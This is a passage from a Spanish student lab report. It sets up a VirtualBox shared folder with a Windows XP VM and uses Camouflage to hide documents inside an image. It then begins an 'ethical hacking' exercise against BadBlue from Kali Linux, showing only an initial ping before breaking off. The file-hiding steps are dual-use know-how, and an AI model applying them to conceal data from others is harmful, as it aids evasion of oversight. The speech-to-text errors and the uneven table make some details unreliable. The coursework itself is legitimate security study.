


Figura 256. Visualización preliminar de lo hecho y aceptación de la ruta

Luego de darle aceptar me salió lo que muestra la anterior figura lo que se hizo fue automontar esta carpeta y le dimos en hacer permanente luego presionamos el botón de aceptar, el apartado de punto de montaje lo dejamos en blanco.

8.5.2 Agregamos la carpeta a XP desde mi pc



Figura 257. Ingresamos al apartado de mi pc en XP

Para poder ver la carpeta compartida fui a inicio, después al apartado mi PC para luego ver las unidades de disco duro y los dispositivos de almacenamiento extraíble qué estaban en mi máquina virtual de XP.




Figura 258. dispositivos de almacenamiento extraíble

Si bien el apartado de mi PC mostrar varios campos el que me interesaba realmente era el de dispositivos de almacenamiento extraíble aquí no salió **el dispositivo llamado virtual box guest addtions (D:)** En este dispositivo se encontraba nuestra carpeta compartida por lo que procedemos a darle doble clic.




Figura 259. Configuramos la carpeta como disco extraíble

Al darle doble clic me salió el siguiente pestaña dándonos la bienvenida Oracle VirtualBox actions setup aquí le dimos en el botón de next.




Figura 260. Nos salió la unidad dónde está nuestra carpeta docu-VM

Después de un rato de que cargara esto no salió la unidad dónde está nuestra carpeta docu-VM, por como lo veo yo esto es un túnel de red que nos permite compartir archivos desde una carpeta a otra nuestra máquina virtual por medio de una conexión de red.

8.5.2.1 Agregamos archivos a la carpeta Compartida

Después de realizar este paso a paso probamos anexar archivos a XP, luego revisamos que los archivos anexados a nuestra carpeta compartida hoy se pudieran descargar desde hoy nuestra máquina virtual.




Figura 261. Agregamos lo Archivos

Siendo más específico en la carpeta docu-MV agrega 6 archivos hubo una carpeta llamada clase dos octubre 2025, un archivo tipo texto llamado config-MV, una imagen llamada descarga y dos informes 1 en formato Word editable y otro en Formato PDF.




Figura 262. Archivos dentro de la carpeta Clase 2 octubre

Por su parte, la carpeta clase dos octubre 2025 contaba con 5 archivos de los cual se destacaba Adobe Flash player, Internet Explorer 8 para XP, VLC Studio, camou y badblue.




Figura 263. Buscamos los archivos en XP

Para poder mirar estos archivos desde nuestra otra máquina virtual de Windows XP debemos ir a mi PC y ingresar a el almacenamiento de red que él dónde está almacenada nuestra carpeta compartida la foto anterior muestra los archivos desde Windows XP en la carpeta docu-VM.




Figura 264. Programas contenidos en la carpeta dada por el profe

Por otro lado, esta imagen muestra los archivos de la carpeta clase 2 de octubre En Windows XP aquí evidenciamos que todo funciona correctamente y la carpeta de archivos compartidos muestra los archivos que en su efecto se están compartiendo.

8.5.3 Instalación de programas importados desde el pc físico incluido camouflage

Ya habiendo importado los programas de la carpeta clase dos procedemos a instalarlos 1 a 1 estos programas fueron proporcionados por el docente e ingeniero Sandoval Morales y él mismo nos solicitó qué los instalar por lo que procedí a instalarlos.




Figura 265. Instalamos Adobe Reader

El primer programa que instale fue Adobe render o Flash Player ya que éste se podría decir que es el predecesor de Adobe flash player por eso esta imagen anterior muestra parte de esa instalación.




Figura 266. Instalamos Camouflage

Por su parte esta captura muestra la instalación de nuestro aplicativo de camuflaje en la computadora virtual, este será el aplicativo que nos permitirá camuflar datos dentro de otros archivos y consideraría yo que sería uno de los 2 aplicativo más importante de los que se instalaron.




Figura 267. Instalamos VLC y los otros software faltantes.

Por último, instalamos lo que vendría siendo el software del VLC, el software de badblue y de Internet Explorer.

8.5.4 Identificación de la cantidad de archivos que podemos camuflar en camou

8.5.4.1 ¿Cómo se hace el proceso de camuflaje con Camouflage?



Figura 268. Elegimos Los archivos a camuflar

Lo primero que tenemos que saber es cómo se realiza el camuflaje de archivos dentro de distintos archivos en camou, para ello lo que hicimos fue realizar una práctica en el salón que consistió en tomar la imagen que guardamos en la carpeta compartida y dentro de esta hola imagen guardamos los dos informes tanto en formato PDF como en formato Word editable tal como lo muestra las siguientes imágenes.

Lo primero que hicimos fue seleccionar los dos archivos tanto en Word Como en PDF , estos archivos correspóndeme al informe número 5 realizado luego de esto le dimos en siguiente o next.




Figura 269. Le damos en Next

Después de darle next, No sale el siguiente recuadro aquí elegiremos el archivo en donde se camuflarán los archivos anteriormente elegidos, yo elegí la imagen que guardamos inicialmente dentro de la carpeta compartida.




Figura 270. Agregamos la ruta en donde se va a camuflar

Luego se nos solicita ingresar una contraseña para este caso la **contraseña será la palabra prueba**




Figura 271. Configuramos la contraseña

Por último, al ingresar la contraseña y darle al finalizar dos saldrá un archivo o una imagen en formato png, la cual tendrá camuflado los anteriores archivos para des camuflar estos archivos haremos lo siguiente.




Figura 272. Descamouflamos los archivos

para descargar los archivos simplemente tendremos que darle en el izquierdo y al apartado de camuflar luego se nos creará una carpeta en la cual estarán anexados los dos archivos no 13 que si bien hoy los archivos están camuflados en dicha imagen se puede identificar ya que el peso de la imagen tiende a aumentar.

Aquí haremos una demostración entre la imagen original y la imagen con los archivos camuflados




Figura 273. Demostración entre la imagen original y la imagen con los archivos camuflados

Además, Mostraré la imagen en dónde se descamouflan los archivos antes camuflados.

8.5.5 Descamouflamos los archivos



Figura 274. Damos clic izquierdo a la imagen y darle en la opción uncamouflage.

El primer paso para el descamufalar es darle clic izquierdo y **darle en la opción uncamouflage.**




Figura 275. Elegir el folder o la carpeta en donde queremos almacenar nuestros archivos

Luego que se nos abra el cual recuadro para elegir el folder o la carpeta en donde queremos almacenar nuestros archivos en la carpeta de destino que queramos para mi caso yo cree una nueva carpeta llamada archivos.




Figura 276. Le doy hola guardar, luego finalizar y nuestros archivos anexarán a esta carpeta por último, le doy hola guardar, luego finalizar y nuestros archivos anexarán a esta carpeta es importante saber que para el descamufalar los archivos de veremos utilizar la contraseña de qué configuramos o creamos anteriormente.

Tabla 7. cuántos archivos de cada tipo caben en camouflaje


Archivos	Tamaño (KB)	JPG (500 KB)	Word (100 KB)	PDF (1000 KB)	EXE (50 000 KB)
PNG / JPG (imagen mediana)	2 000	4	20	2	0
GIF animado / PDF grande	5 000	10	50	5	0
MP3 (audio)	10 000	20	100	10	0
EXE (ejecutable grande)	50 000	100	500	50	1
MP4 (video)	100 000	200	1 000	100	2

8.6.Subcapítulo 2: Hacking ético de badblue

Antes de comenzar con cualquier intento de explotación, necesitaba asegurarme de que la máquina objetivo estuviera activa y accesible desde mi entorno de ataque. Así que lo primero que hice fue abrir mi terminal en Kali Linux y ejecutar el comando **ping 192.1.1.7** este paso puede parecer básico, pero es fundamental. Me permitió confirmar que la máquina con la IP **192.1.1.7** estaba encendida y conectada a la red.

8.6.1 Identificamos la IP y los servicios vulnerables de la maquina

8.6.1.1 Proceso de recopilación de información


A screenshot of a terminal window in Kali Linux. The window title is 'root@kali: /home/kali'. The terminal shows a menu bar with 'Session', 'Acciones', 'Editar', 'Vista', and 'Ayuda'. Below the menu, the prompt is '(root@kali)-[/home/kali]'. The user has entered the command '# ping 192.1.1.7'. The output shows 'PING 192.1.1.7 (192.1.1.7) 56(84) bytes of data.' followed by six lines of ping results, each showing '64 bytes from 192.1.1.7: icmp_seq=X ttl=128 time=X.XXX ms' for X from 